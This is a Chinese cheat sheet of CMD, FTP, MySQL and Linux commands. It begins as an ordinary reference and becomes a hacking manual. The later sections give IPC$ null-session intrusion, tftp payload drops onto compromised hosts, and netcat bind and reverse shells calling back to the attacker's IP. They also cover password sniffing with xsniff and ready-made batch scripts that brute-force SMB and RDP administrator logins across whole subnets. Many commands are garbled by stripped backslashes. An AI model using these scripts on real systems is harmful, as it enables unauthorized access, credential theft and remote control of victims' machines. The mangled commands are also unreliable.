
# CMD 命令操作大全

cmd是command的缩写，即命令行。虽然随着计算机产业的发展，Windows 操作系统的应用越来越广泛，DOS 面临着被淘汰的命运，但是因为它运行安全、稳定，有的用户还在使用，所以一般Windows 的各种版本都与其兼容，用户可以在Windows 系统下运行DOS，中文版Windows XP 中的命令提示符进一步提高了与DOS 下操作命令的兼容性，用户可以在命令提示符直接输入中文调用文件。

　　在Windows系统下输入cmd来打开，利用CMD命令查询系统的信息或者是判断网络的好坏。下图为CMD启动后的界面。  


运行操作

CMD命令：开始－>运行－>键入cmd

CMD命令锦集

1. gpedit.msc-----组策略

2. sndrec32-------录音机

3. Nslookup-------IP地址侦测器 ，是一个监测网络中 DNS 服务器是否能正确实现域名解析的命令行工具。

4. explorer-------打开资源管理器

5. logoff---------注销命令

6. shutdown-------60秒倒计时关机命令

7. lusrmgr.msc----本机用户和组

8. services.msc---本地服务设置

9. oobe/msoobe /a----检查XP是否激活

10. notepad--------打开记事本

11. cleanmgr-------垃圾整理

12. net start messenger----开始信使服务

13. compmgmt.msc---计算机管理

14. net stop messenger-----停止信使服务

15. conf-----------启动netmeeting

16. dvdplay--------DVD播放器

17. charmap--------启动字符映射表

18. diskmgmt.msc---磁盘管理实用程序

19. calc-----------启动计算器

20. dfrg.msc-------磁盘碎片整理程序

21. chkdsk.exe-----Chkdsk磁盘检查

22. devmgmt.msc--- 设备管理器

23. regsvr32 /u \*.dll----停止dll文件运行

24. drwtsn32------ 系统医生

25. rononce -p----15秒关机

26. dxdiag---------检查DirectX信息

27. regedt32-------注册表编辑器

28. Msconfig.exe---系统配置实用程序

29. rsop.msc-------组策略结果集

30. mem.exe--------显示内存使用情况

31. regedit.exe----注册表

32. winchat--------XP自带局域网聊天

33. progman--------程序管理器

34. winmsd---------系统信息

35. perfmon.msc----计算机性能监测程序

36. winver---------检查Windows版本

37. sfc /scannow-----扫描错误并复原

38. taskmgr-----任务管理器（2000/xp/2003

40. wmimgmt.msc----打开windows管理体系结构(WMI)

41. wupdmgr--------windows更新程序

42. wscript--------windows脚本宿主设置

43. write----------写字板

44. wiaacmgr-------扫描仪和照相机向导

45. winchat--------XP自带局域网聊天

46. mplayer2-------简易widnows media player

47. mspaint--------画图板

48. mstsc----------远程桌面连接

49. magnify--------放大镜实用程序

50. mmc------------打开控制台

51. mobsync--------同步命令

52. iexpress-------木马捆绑工具，系统自带

53. fsmgmt.msc-----共享文件夹管理器

54. utilman--------辅助工具管理器

55. dcomcnfg-------打开系统组件服务

56. ddeshare-------打开DDE共享设置

57. osk------------打开屏幕键盘

58. odbcad32-------ODBC数据源管理器

59. oobe/msoobe /a----检查XP是否激活

60. ntbackup-------系统备份和还原

61. narrator-------屏幕“讲述人”

62. ntmsmgr.msc----移动存储管理器

63. ntmsoprq.msc---移动存储管理员操作请求

64. netstat -an----(TC)命令检查接口

65. syncapp--------创建一个公文包

66. sysedit--------系统配置编辑器

67. sigverif-------文件签名验证程序

68. ciadv.msc------索引服务程序

69. shrpubw--------创建共享文件夹

70. secpol.msc-----本地安全策略

71. syskey---------系统加密，一旦加密就不能解开

72. services.msc---本地服务设置

73. Sndvol32-------音量控制程序

74. sfc.exe--------系统文件检查器

75. sfc /scannow---windows文件保护

76. ciadv.msc------索引服务程序

77. taskmgr--------任务管理器

78. eventvwr-------事件查看器

79. eudcedit-------造字程序

80. compmgmt.msc---计算机管理

81. packager-------对象包装程序

82. perfmon.msc----计算机性能监测程序

83. charmap--------启动字符映射表

84. cliconfg-------SQL SERVER 客户端网络实用程序

85. Clipbrd--------剪贴板查看器

86. conf-----------启动netmeeting

87. certmgr.msc----证书管理实用程序

88. regsvr32 /u \*.dll----停止dll文件运行

89. regsvr32 /u zipfldr.dll------取消ZIP支持

90. cmd.exe--------CMD命令提示符

操作详解

net use ipipc$ " " /user:" " 建立IPC空链接

net use ipipc$ "密码" /user:"用户名" 建立IPC非空链接

net use h: ipc$ "密码" /user:"用户名" 直接登陆后映射对方C：到本地为H:

net use h: ipc$ 登陆后映射对方C：到本地为H:

net use ipipc$ /del 删除IPC链接

net use h: /del 删除映射对方到本地的为H:的映射

net user 用户名　密码　/add 建立用户

net user guest /active:yes 激活guest用户

net user 查看有哪些用户

net user 帐户名 查看帐户的属性

net localgroup administrators 用户名 /add 把“用户”添加到管理员中使其具有管理员权限

net start 查看开启了哪些服务

net start 服务名　开启服务；(如:net start telnet， net start schedule)

net stop 服务名 停止某服务

net time 目标ip 查看对方时间

net time 目标ip /set 设置本地计算机时间与“目标IP”主机的时间同步,加上参数/yes可取消确认信息

net view 查看本地局域网内开启了哪些共享

net view ip 查看对方局域网内开启了哪些共享

net config 显示系统网络设置

net logoff 断开连接的共享

net pause 服务名 暂停某服务

net send ip "文本信息" 向对方发信息

net ver 局域网内正在使用的网络连接类型和信息

net share 查看本地开启的共享

net share ipc$ 开启ipc$共享

net share ipc$ /del 删除ipc$共享

net share c$ /del 删除C：共享

net user guest 12345 用guest用户登陆后用将密码改为12345

net password 密码 更改系统登陆密码

netstat -a 查看开启了哪些端口,常用netstat -an

netstat -n 查看端口的网络连接情况，常用netstat -an

netstat -v 查看正在进行的工作

netstat -p 协议名 例：netstat -p tcq/ip 查看某协议使用情况

netstat -s 查看正在使用的所有协议使用情况

nbtstat -A ip 对方136到139其中一个端口开了的话，就可查看对方最近登陆的用户名

tracert -参数 ip(或计算机名) 跟踪路由（数据包），参数：“-w数字”用于设置超时间隔。

ping ip(或域名) 向对方主机发送默认大小为32字节的数据，参数：“-l[空格]数据包大小”；“-n发送数据次数”；“-t”指一直ping。

ping -t -l 65550 ip 死亡之ping(发送大于64K的文件并一直ping就成了死亡之ping)

ipconfig (winipcfg) 用于windows NT及XP(windows 95 98)查看本地ip地址，ipconfig可用参数“/all”显示全部配置信息

tlist -t 以树行列表显示进程(为系统的附加工具，默认是没有安装的，在安装目录的Support/tools文件夹内)

kill -F 进程名 加-F参数后强制结束某进程(为系统的附加工具，默认是没有安装的，在安装目录的Support/tools文件夹内)

del -F 文件名 加-F参数后就可删除只读文件,/AR、/AH、/AS、/AA分别表示删除只读、隐藏、系统、存档文件，/A-R、/A-H、/A-S、/A-A表示删除除只读、隐藏、系统、存档以外的文件。例如“DEL/AR \*.\*”表示删除当前目录下所有只读文件，“DEL/A-S \*.\*”表示删除当前目录下除系统文件以外的所有文件

del /S /Q 目录 或用：rmdir /s /Q 目录 /S删除目录及目录下的所有子目录和文件。同时使用参数/Q 可取消删除操作时的系统确认就直接删除。（二个命令作用相同）

move 盘符路径要移动的文件名　存放移动文件的路径移动后文件名 移动文件,用参数/y将取消确认移动目录存在相同文件的提示就直接覆盖

fc one.txt two.txt > 3st.txt 对比二个文件并把不同之处输出到3st.txt文件中，"> "和"> >" 是重定向命令

at id号 开启已注册的某个计划任务

at /delete 停止所有计划任务，用参数/yes则不需要确认就直接停止

at id号 /delete 停止某个已注册的计划任务

at 查看所有的计划任务

at ip time 程序名(或一个命令) /r 在某时间运行对方某程序并重新启动计算机

finger username @host 查看最近有哪些用户登陆

telnet ip 端口 远和登陆服务器,默认端口为23

open ip 连接到IP（属telnet登陆后的命令）

telnet 在本机上直接键入telnet 将进入本机的telnet

copy 路径文件名1　路径文件名2 /y 复制文件1到指定的目录为文件2，用参数/y就同时取消确认你要改写一份现存目录文件

copy c:srv.exe ipadmin$ 复制本地c:srv.exe到对方的admin下

copy 1st.jpg/b+2st.txt/a 3st.jpg 将2st.txt的内容藏身到1st.jpg中生成3st.jpg新的文件，注：2st.txt文件头要空三排，参数：/b指二进制文件，/a指ASCLL格式文件

copy ipadmin$svv.exe c: 或:copyipadmin$\*.\* 复制对方admini$共享下的srv.exe文件（所有文件）至本地C：

xcopy 要复制的文件或目录树　目标地址目录名 复制文件和目录树，用参数/Y将不提示覆盖相同文件用参数/e才可连目录下的子目录一起复制到目标地址下。

tftp -i 自己IP(用肉机作跳板时这用肉机IP) get server.exe c:server.exe 登陆后，将“IP”的server.exe下载到目标主机c:server.exe 参数：-i指以二进制模式传送，如传送exe文件时用，如不加-i 则以ASCII模式（传送文本文件模式）进行传送

tftp -i 对方IP　put c:server.exe 登陆后，上传本地c:server.exe至主机

ftp ip 端口 用于上传文件至服务器或进行文件操作，默认端口为21。bin指用二进制方式传送（可执行文件进）；默认为ASCII格式传送(文本文件时)

route print 显示出IP路由，将主要显示网络地址Network addres，子网掩码Netmask，网关地址Gateway addres，接口地址Interface

arp 查看和处理ARP缓存，ARP是名字解析的意思，负责把一个IP解析成一个物理性的MAC地址。arp -a将显示出全部信息

start 程序名或命令 /max 或/min 新开一个新窗口并最大化（最小化）运行某程序或命令

mem 查看cpu使用情况

attrib 文件名(目录名) 查看某文件（目录）的属性

attrib 文件名 -A -R -S -H 或 +A +R +S +H 去掉(添加)某文件的 存档，只读，系统，隐藏 属性；用+则是添加为某属性

dir 查看文件，参数：/Q显示文件及目录属系统哪个用户，/T:C显示文件创建时间，/T:A显示文件上次被访问时间，/T:W上次被修改时间

date /t 、 time /t 使用此参数即“DATE/T”、“TIME/T”将只显示当前日期和时间，而不必输入新日期和时间

set 指定环境变量名称=要指派给变量的字符 设置环境变量

set 显示当前所有的环境变量

set p(或其它字符) 显示出当前以字符p(或其它字符)开头的所有环境变量

pause 暂停批处理程序，并显示出：请按任意键继续....

if 在批处理程序中执行条件处理（更多说明见if命令及变量）

goto 标签 将cmd.exe导向到批处理程序中带标签的行（标签必须单独一行，且以冒号打头，例如：“：start”标签）

call 路径批处理文件名 从批处理程序中调用另一个批处理程序 （更多说明见call /?）

for 对一组文件中的每一个文件执行某个特定命令（更多说明见for命令及变量）

echo on或off 打开或关闭echo，仅用echo不加参数则显示当前echo设置

echo 信息 在屏幕上显示出信息

echo 信息 >> pass.txt 将"信息"保存到pass.txt文件中

findstr "Hello" aa.txt 在aa.txt文件中寻找字符串hello

find 文件名 查找某文件

title 标题名字 更改CMD窗口标题名字

color 颜色值 设置cmd控制台前景和背景颜色；0=黑、1=蓝、2=绿、3=浅绿、4=红、5=紫、6=黄、7=白、8=灰、9=淡蓝、A=淡绿、B=淡浅绿、C=淡红、D=淡紫、E=淡黄、F=亮白

prompt 名称 更改cmd.exe的显示的命令提示符(把C:、D:统一改为：EntSky )

ver 在DOS窗口下显示版本信息

winver 弹出一个窗口显示版本信息（内存大小、系统版本、补丁版本、计算机名）

format 盘符 /FS:类型 格式化磁盘,类型:FAT、FAT32、NTFS ,例：Format D: /FS:NTFS

md　目录名 创建目录

replace 源文件　要替换文件的目录 替换文件

ren 原文件名　新文件名 重命名文件名

tree 以树形结构显示出目录，用参数-f 将列出第个文件夹中文件名称

type 文件名 显示文本文件的内容

more 文件名 逐屏显示输出文件

doskey 要锁定的命令=字符

doskey 要解锁命令= 为DOS提供的锁定命令(编辑命令行，重新调用win2k命令，并创建宏)。如：锁定dir命令：doskey dir=entsky (不能用doskey dir=dir)；解锁：doskey dir=

taskmgr 调出任务管理器

chkdsk /F D: 检查磁盘D并显示状态报告；加参数/f并修复磁盘上的错误

tlntadmn telnt服务admn,键入tlntadmn选择3，再选择8,就可以更改telnet服务默认端口23为其它任何端口

exit 退出cmd.exe程序或目前，用参数/B则是退出当前批处理脚本而不是cmd.exe

path 路径可执行文件的文件名 为可执行文件设置一个路径。

cmd 启动一个win2K命令解释窗口。参数：/eff、/en 关闭、开启命令扩展；更我详细说明见cmd /?

regedit /s 注册表文件名 导入注册表；参数/S指安静模式导入，无任何提示；

regedit /e 注册表文件名 导出注册表

cacls 文件名　参数 显示或修改文件访问控制列表（ACL）——针对NTFS格式时。参数：/D 用户名:设定拒绝某用户访问；/P 用户名:perm 替换指定用户的访问权限；/G 用户名:perm 赋予指定用户访问权限；Perm 可以是: N 无，R 读取， W 写入， C 更改(写入)，F 完全控制；例：cacls D: est.txt /D pub 设定d: est.txt拒绝pub用户访问。

cacls 文件名 查看文件的访问用户权限列表

REM 文本内容 在批处理文件中添加注解

netsh 查看或更改本地网络配置情况

IIS服务命令

iisreset /reboot 重启win2k计算机（但有提示系统将重启信息出现）

iisreset /start或stop 启动（停止）所有Internet服务

iisreset /restart 停止然后重新启动所有Internet服务

iisreset /status 显示所有Internet服务状态

iisreset /enable或disable 在本地系统上启用（禁用）Internet服务的重新启动

iisreset /rebootonerror 当启动、停止或重新启动Internet服务时，若发生错误将重新开机

iisreset /noforce 若无法停止Internet服务，将不会强制终止Internet服务

iisreset /timeout Val在到达逾时间（秒）时，仍未停止Internet服务，若指定/rebootonerror参数，则电脑将会重新开机。预设值为重新启动20秒，停止60秒，重新开机0秒。

FTP 命令： (后面有详细说明内容)

ftp的命令行格式为:

ftp －v －d －i －n －g[主机名] －v 显示远程服务器的所有响应信息。

－d 使用调试方式。

－n 限制ftp的自动登录,即不使用.netrc文件。

－g 取消全局文件名。

help [命令] 或 ？[命令] 查看命令说明

bye 或 quit 终止主机FTP进程,并退出FTP管理方式.

pwd 列出当前远端主机目录

put 或 send 本地文件名 [上传到主机上的文件名] 将本地一个文件传送至远端主机中

get 或 recv [远程主机文件名] [下载到本地后的文件名] 从远端主机中传送至本地主机中

mget [remote-files] 从远端主机接收一批文件至本地主机

mput local-files 将本地主机中一批文件传送至远端主机

dir 或 ls [remote-directory] [local-file] 列出当前远端主机目录中的文件.如果有本地文件,就将结果写至本地文件

ascii 设定以ASCII方式传送文件(缺省值)

bin 或 image 设定以二进制方式传送文件

bell 每完成一次文件传送,报警提示

cdup 返回上一级目录

close 中断与远程服务器的ftp会话(与open对应)

open host[port] 建立指定ftp服务器连接,可指定连接端口

delete 删除远端主机中的文件

mdelete [remote-files] 删除一批文件

mkdir directory-name 在远端主机中建立目录

rename [from] [to] 改变远端主机中的文件名

rmdir directory-name 删除远端主机中的目录

status 显示当前FTP的状态

system 显示远端主机系统类型

user user-name [password] [account] 重新以别的用户名登录远端主机

open host [port] 重新建立一个新的连接

prompt 交互提示模式

macdef 定义宏命令

lcd 改变当前本地主机的工作目录,如果缺省,就转到当前用户的HOME目录

chmod 改变远端主机的文件权限

case 当为ON时,用MGET命令拷贝的文件名到本地机器中,全部转换为小写字母

cd remote－dir 进入远程主机目录

cdup 进入远程主机目录的父目录

! 在本地机中执行交互shell，exit回到ftp环境,如!ls\*.zip

#5

MYSQL 命令

mysql -h主机地址 -u用户名 －p密码 连接MYSQL;如果刚安装好MYSQL，超级用户root是没有密码的。

（例：mysql -h110.110.110.110 -Uroot -P123456

注:u与root可以不用加空格，其它也一样）

exit 退出MYSQL

mysqladmin -u用户名 -p旧密码 password 新密码 修改密码

grant select on 数据库.\* to 用户名@登录主机 identified by "密码"; 增加新用户。（注意：和上面不同，下面的因为是MYSQL环境中的命令，所以后面都带一个分号作为命令结束符）

show databases; 显示数据库列表。刚开始时才两个数据库：mysql和test。mysql库很重要它里面有MYSQL的系统信息，我们改密码和新增用户，实际上就是用这个库进行操作。

use mysql；

show tables; 显示库中的数据表

describe 表名; 显示数据表的结构

create database 库名; 建库

use 库名；

create table 表名 (字段设定列表)； 建表

drop database 库名;

drop table 表名； 删库和删表

delete from 表名; 将表中记录清空

select \* from 表名; 显示表中的记录

mysqldump --opt school>school.bbb 备份数据库：（命令在DOS的mysqlin目录下执行）;注释:将数据库school备份到school.bbb文件，school.bbb是一个文本文件，文件名任取，打开看看你会有新发现。

win2003系统下新增命令（实用部份）：

shutdown /参数 关闭或重启本地或远程主机。

参数说明：/S 关闭主机，/R 重启主机， /T 数字 设定延时的时间，范围0～180秒之间， /A取消开机，/M //IP 指定的远程主机。

例：shutdown /r /t 0 立即重启本地主机（无延时）

taskill /参数 进程名或进程的pid 终止一个或多个任务和进程。

参数说明：/PID 要终止进程的pid,可用tasklist命令获得各进程的pid，/IM 要终止的进程的进程名，/F 强制终止进程，/T 终止指定的进程及他所启动的子进程。

tasklist 显示当前运行在本地和远程主机上的进程、服务、服务各进程的进程标识符(PID)。

参数说明：/M 列出当前进程加载的dll文件，/SVC 显示出每个进程对应的服务，无参数时就只列出当前的进程。

Linux系统下基本命令　注：要区分大小写

uname 显示版本信息（同win2K的 ver）

dir 显示当前目录文件,ls -al 显示包括隐藏文件（同win2K的 dir）

pwd 查询当前所在的目录位置

cd cd　..回到上一层目录，注意cd 与..之间有空格。cd　/返回到根目录。

cat 文件名 查看文件内容

cat >abc.txt 往abc.txt文件中写上内容。

more 文件名 以一页一页的方式显示一个文本文件。

cp 复制文件

mv 移动文件

rm 文件名 删除文件，rm -a 目录名删除目录及子目录

mkdir 目录名 建立目录

rmdir 删除子目录，目录内没有文档。

chmod 设定档案或目录的存取权限

grep 在档案中查找字符串

diff 档案文件比较

find 档案搜寻

date 现在的日期、时间

who 查询目前和你使用同一台机器的人以及Login时间地点

w 查询目前上机者的详细资料

whoami 查看自己的帐号名称

groups 查看某人的Group

passwd 更改密码

history 查看自己下过的命令

ps 显示进程状态

kill 停止某进程

gcc 黑客通常用它来编译C语言写的文件

su 权限转换为指定使用者

telnet IP telnet连接对方主机（同win2K），当出现bash$时就说明连接成功。

ftp ftp连接上某服务器（同win2K）批处理命令与变量

1：for命令及变量 基本格式

FOR /参数 %variable IN (set) DO command [command\_parameters] %variable:指定一个单一字母可替换的参数，如：%i ，而指定一个变量则用：%%i ，而调用变量时用：%i% ，变量是区分大小写的（%i 不等于 %I）。

批处理每次能处理的变量从%0—%9共10个，其中%0默认给批处理文件名使用，%1默认为使用此批处理时输入的的第一个值，同理：%2—%9指输入的第2-9个值；例：net use ipipc$ pass /user:user 中ip为%1,pass为%2 ,user为%3(set):指定一个或一组文件，可使用通配符，如：(D:user.txt)和(1 1 254)(1 -1 254),{ “(1 1 254)”第一个"1"指起始值，第二个"1"指增长量，第三个"254"指结束值，即：从1到254；“(1 -1 254)”说明：即从254到1 }

command：指定对第个文件执行的命令，如：net use命令；如要执行多个命令时，命令这间加：& 来隔开

command\_parameters：为特定命令指定参数或命令行开关

IN (set)：指在(set)中取值；DO command ：指执行command

参数：/L 指用增量形式{ (set)为增量形式时 }；/F 指从文件中不断取值，直到取完为止{ (set)为文件时，如(d:pass.txt)时 }。

用法举例：

@echo off

echo 用法格式：test.bat \*.\*.\* > test.txt

for /L %%G in (1 1 254) do echo %1.%%G >>test.txt & net use \%1.%%G /user:administrator | find "命令成功完成" >>test.txt

存为test.bat 说明：对指定的一个C类网段的254个IP依次试建立administrator密码为空的IPC$连接，如果成功就把该IP存在test.txt中。

/L指用增量形式（即从1-254或254-1）；输入的IP前面三位：\*.\*.\*为批处理默认的 %1；%%G 为变量(ip的最后一位）；& 用来隔开echo 和net use 这二个命令；| 指建立了ipc$后，在结果中用find查看是否有"命令成功完成"信息；%1.%%G 为完整的IP地址；(1 1 254) 指起始值，增长量，结止值。

@echo off

echo 用法格式：ok.bat ip

FOR /F %%i IN (D:user.dic) DO smb.exe %1 %%i D:pass.dic 200

存为：ok.exe 说明：输入一个IP后，用字典文件d:pass.dic来暴解d:user.dic中的用户密码，直到文件中值取完为止。%%i为用户名；%1为输入的IP地址（默认）。

七：

2：if命令及变量 基本格式

IF [not] errorlevel 数字 命令语句 如果程序运行最后返回一个等于或大于指定数字的退出编码，指定条件为“真”。

例：IF errorlevel 0 命令 指程序执行后返回的值为0时，就值行后面的命令；IF not errorlevel 1 命令指程序执行最后返回的值不等于1，就执行后面的命令。

0 指发现并成功执行（真）；1 指没有发现、没执行（假）。

IF [not] 字符串1==字符串2 命令语句 如果指定的文本字符串匹配（即：字符串1 等于 字符串2），就执行后面的命令。

例：“if "%2%"=="4" goto start”指：如果输入的第二个变量为4时，执行后面的命令（注意：调用变量时就%变量名%并加" "）

IF [not] exist 文件名 命令语句 如果指定的文件名存在，就执行后面的命令。

例：“if not nc.exe goto end”指：如果没有发现nc.exe文件就跳到":end"标签处。

IF [not] errorlevel 数字 命令语句 else 命令语句或 IF [not] 字符串1==字符串2 命令语句 else 命令语句或 IF [not] exist 文件名 命令语句 else 命令语句 加上：else 命令语句后指：当前面的条件不成立时，就指行else后面的命令。注意：else 必须与 if 在同一行才有效。 当有del命令时需把del命令全部内容用< >括起来，因为del命令要单独一行时才能执行，用上< >后就等于是单独一行了；例如：“if exist test.txt. <del test.txt.> else echo test.txt.missing ”，注意命令中的“.”

系统外部命令

注：系统外部命令(均需下载相关工具)

瑞士军刀：nc.exe

参数说明：

-h 查看帮助信息

-d 后台模式

-e prog程序重定向，一但连接就执行[危险]

-i secs延时的间隔

-l 监听模式，用于入站连接

-L 监听模式，连接天闭后仍然继续监听，直到CTR+C

-n IP地址，不能用域名

-o film记录16进制的传输

-p[空格]端口 本地端口号

-r 随机本地及远程端口

-t 使用Telnet交互方式

-u UDP模式

-v 详细输出，用-vv将更详细

-w数字 timeout延时间隔

-z 将输入，输出关掉（用于扫锚时）

基本用法：

nc -nvv 192.168.0.1 80 连接到192.168.0.1主机的80端口

nc -l -p 80 开启本机的TCP 80端口并监听

nc -nvv -w2 -z 192.168.0.1 80-1024 扫锚192.168.0.1的80-1024端口

nc -l -p 5354 -t -e c:winntsystem32cmd.exe 绑定remote主机的cmdshell在remote的TCP 5354端口

nc -t -e c:winntsystem32cmd.exe 192.168.0.2 5354 梆定remote主机的cmdshell并反向连接192.168.0.2的5354端口

高级用法：

nc -L -p 80 作为蜜罐用1：开启并不停地监听80端口，直到CTR+C为止

nc -L -p 80 > c:log.txt 作为蜜罐用2：开启并不停地监听80端口，直到CTR+C,同时把结果输出到c:log.txt

nc -L -p 80 < c:honeyport.txt 作为蜜罐用3-1：开启并不停地监听80端口，直到CTR+C,并把c:honeyport.txt中内容送入管道中，亦可起到传送文件作用

type.exe c:honeyport | nc -L -p 80 作为蜜罐用3-2：开启并不停地监听80端口，直到CTR+C,并把c:honeyport.txt中内容送入管道中,亦可起到传送文件作用

本机上用：nc -l -p 本机端口

在对方主机上用：nc -e cmd.exe 本机IP -p 本机端口 \*win2K

nc -e /bin/sh 本机IP -p 本机端口 \*linux,unix 反向连接突破对方主机的防火墙

本机上用：nc -d -l -p 本机端口 < 要传送的文件路径及名称

在对方主机上用：nc -vv 本机IP 本机端口 > 存放文件的路径及名称 传送文件到对方主机

备 注：

| 管道命令

< 或 > 重定向命令。“<”，例如：tlntadmn < test.txt 指把test.txt的内容赋值给tlntadmn命令

@ 表示执行@后面的命令，但不会显示出来（后台执行）；例：@dir c:winnt >> d:log.txt 意思是：后台执行dir，并把结果存在d:log.txt中

>与>>的区别 ">"指：覆盖；">>"指：保存到(添加到）。

如：@dir c:winnt >> d:log.txt和@dir c:winnt > d:log.txt二个命令分别执行二次比较看：用>>的则是把二次的结果都保存了，而用：>则只有一次的结果，是因为第二次的结果把第一次的覆盖了。

八：

扫描工具：xscan.exe

基本格式

xscan -host <起始IP>[-<终止IP>] <检测项目> [其他选项] 扫锚"起始IP到终止IP"段的所有主机信息

xscan -file <主机列表文件名> <检测项目> [其他选项] 扫锚"主机IP列表文件名"中的所有主机信息

检测项目

-active 检测主机是否存活

-os 检测远程操作系统类型（通过NETBIOS和SNMP协议）

-port 检测常用服务的端口状态

-ftp 检测FTP弱口令

-pub 检测FTP服务匿名用户写权限

-pop3 检测POP3-Server弱口令

-smtp 检测SMTP-Server漏洞

-sql 检测SQL-Server弱口令

-smb 检测NT-Server弱口令

-iis 检测IIS编码/解码漏洞

-cgi 检测CGI漏洞

-nasl 加载Nessus攻击脚本

-all 检测以上所有项目

其它选项

-i 适配器编号 设置网络适配器, <适配器编号>可通过"-l"参数获取

-l 显示所有网络适配器

-v 显示详细扫描进度

-p 跳过没有响应的主机

-o 跳过没有检测到开放端口的主机

-t 并发线程数量,并发主机数量 指定最大并发线程数量和并发主机数量, 默认数量为100,10

-log 文件名 指定扫描报告文件名 (后缀为：TXT或HTML格式的文件)

用法示例

xscan -host 192.168.1.1-192.168.255.255 -all -active -p　检测192.168.1.1-192.168.255.255网段内主机的所有漏洞，跳过无响应的主机

xscan -host 192.168.1.1-192.168.255.255 -port -smb -t 150 -o 检测192.168.1.1-192.168.255.255网段内主机的标准端口状态，NT弱口令用户，最大并发线程数量为150，跳过没有检测到开放端口的主机

xscan -file hostlist.txt -port -cgi -t 200,5 -v -o 检测“hostlist.txt”文件中列出的所有主机的标准端口状态，CGI漏洞，最大并发线程数量为200，同一时刻最多检测5台主机，显示详细检测进度，跳过没有检测到开放端口的主机

九：

命令行方式嗅探器: xsniff.exe

可捕获局域网内FTP/SMTP/POP3/HTTP协议密码

参数说明

-tcp 输出TCP数据报

-udp 输出UDP数据报

-icmp 输出ICMP数据报

-pass 过滤密码信息

-hide 后台运行

-host 解析主机名

-addr IP地址 过滤IP地址

-port 端口 过滤端口

-log 文件名 将输出保存到文件

-asc 以ASCII形式输出

-hex 以16进制形式输出

用法示例

xsniff.exe -pass -hide -log pass.log 后台运行嗅探密码并将密码信息保存在pass.log文件中

xsniff.exe -tcp -udp -asc -addr 192.168.1.1 嗅探192.168.1.1并过滤tcp和udp信息并以ASCII格式输出

终端服务密码破解: tscrack.exe

参数说明

-h 显示使用帮助

-v 显示版本信息

-s 在屏幕上打出解密能力

-b 密码错误时发出的声音

-t 同是发出多个连接（多线程）

-N Prevent System Log entries on targeted server

-U 卸载移除tscrack组件

-f 使用－f后面的密码

-F 间隔时间（频率）

-l 使用－l后面的用户名

-w 使用－w后面的密码字典

-p 使用－p后面的密码

-D 登录主页面

用法示例

tscrack 192.168.0.1 -l administrator -w pass.dic 远程用密码字典文件暴破主机的administrator的登陆密码

tscrack 192.168.0.1 -l administrator -p 123456 用密码123456远程登陆192.168.0.1的administrator用户

@if not exist ipcscan.txt goto noscan

@for /f "tokens=1 delims= " %%i in (3389.txt) do call hack.bat %%inscan

@echo 3389.txt no find or scan faild

(①存为3389.bat) （假设现有用SuperScan或其它扫锚器扫到一批开有3389的主机IP列表文件3389.txt)

3389.bat意思是：从3389.txt文件中取一个IP，接着运行hack.bat

@if not exist tscrack.exe goto noscan

@tscrack %1 -l administrator -w pass.dic >>rouji.txt

:noscan

@echo tscrack.exe no find or scan faild

(②存为hack.bat) (运行3389.bat就OK，且3389.bat、hack.bat、3389.txt、pass.dic与tscrack.exe在同一个目录下；就可以等待结果了)

hack.bat意思是：运行tscrack.exe用字典暴破3389.txt中所有主机的administrator密码，并将破解结果保存在rouji.txt文件中。

其它

Shutdown.exe

Shutdown IP地址 t:20 20秒后将对方NT自动关闭（Windows 2003系统自带工具，在Windows2000下用进就得下载此工具才能用。在前面Windows 2003 DOS命令中有详细介绍。）

fpipe.exe (TCP端口重定向工具) 在第二篇中有详细说明（端口重定向绕过防火墙）

fpipe -l 80 -s 1029 -r 80 当有人扫锚你的80端口时，他扫到的结果会完全是的主机信息

Fpipe -l 23 -s 88 -r 23 目标IP 把本机向目标IP发送的23端口Telnet请求经端口重定向后，就通过88端口发送到目标IP的23端口。（与目标IP建立Telnet时本机就用的88端口与其相连接）然后：直接Telnet 127.0.0.1（本机IP）就连接到目标IP的23端口了。

OpenTelnet.exe (远程开启telnet工具)

opentelnet.exe IP 帐号　密码　ntlm认证方式　Telnet端口 （不需要上传ntlm.exe破坏微软的身份验证方式）直接远程开启对方的telnet服务后，就可用telnet ip 连接上对方。

NTLM认证方式：0：不使用NTLM身份验证；1：先尝试NTLM身份验证，如果失败，再使用用户名和密码；2：只使用NTLM身份验证。

ResumeTelnet.exe (OpenTelnet附带的另一个工具)

resumetelnet.exe IP　帐号　密码 用Telnet连接完对方后，就用这个命令将对方的Telnet设置还原，并同时关闭Telnet服务。

FTP命令详解

FTP命令是Internet用户使用最频繁的命令之一，熟悉并灵活应用FTP的内部命令，可以大大方便使用者，并收到事半功倍之效。如果你想学习使用进行后台FTP下载，那么就必须学习FTP指令。

FTP的命令行格式为：

ftp -v -d -i -n -g [主机名] ，其中

-v 显示远程服务器的所有响应信息

-n 限制ftp的自动登录，即不使用；.n etrc文件；

-d 使用调试方式；

-g 取消全局文件名。

FTP使用的内部命令如下(中括号表示可选项):

1.![cmd[args]]：在本地机中执行交互shell，exit回到ftp环境，如：!ls\*.zip

2.$ macro-ame[args]： 执行宏定义macro-name。

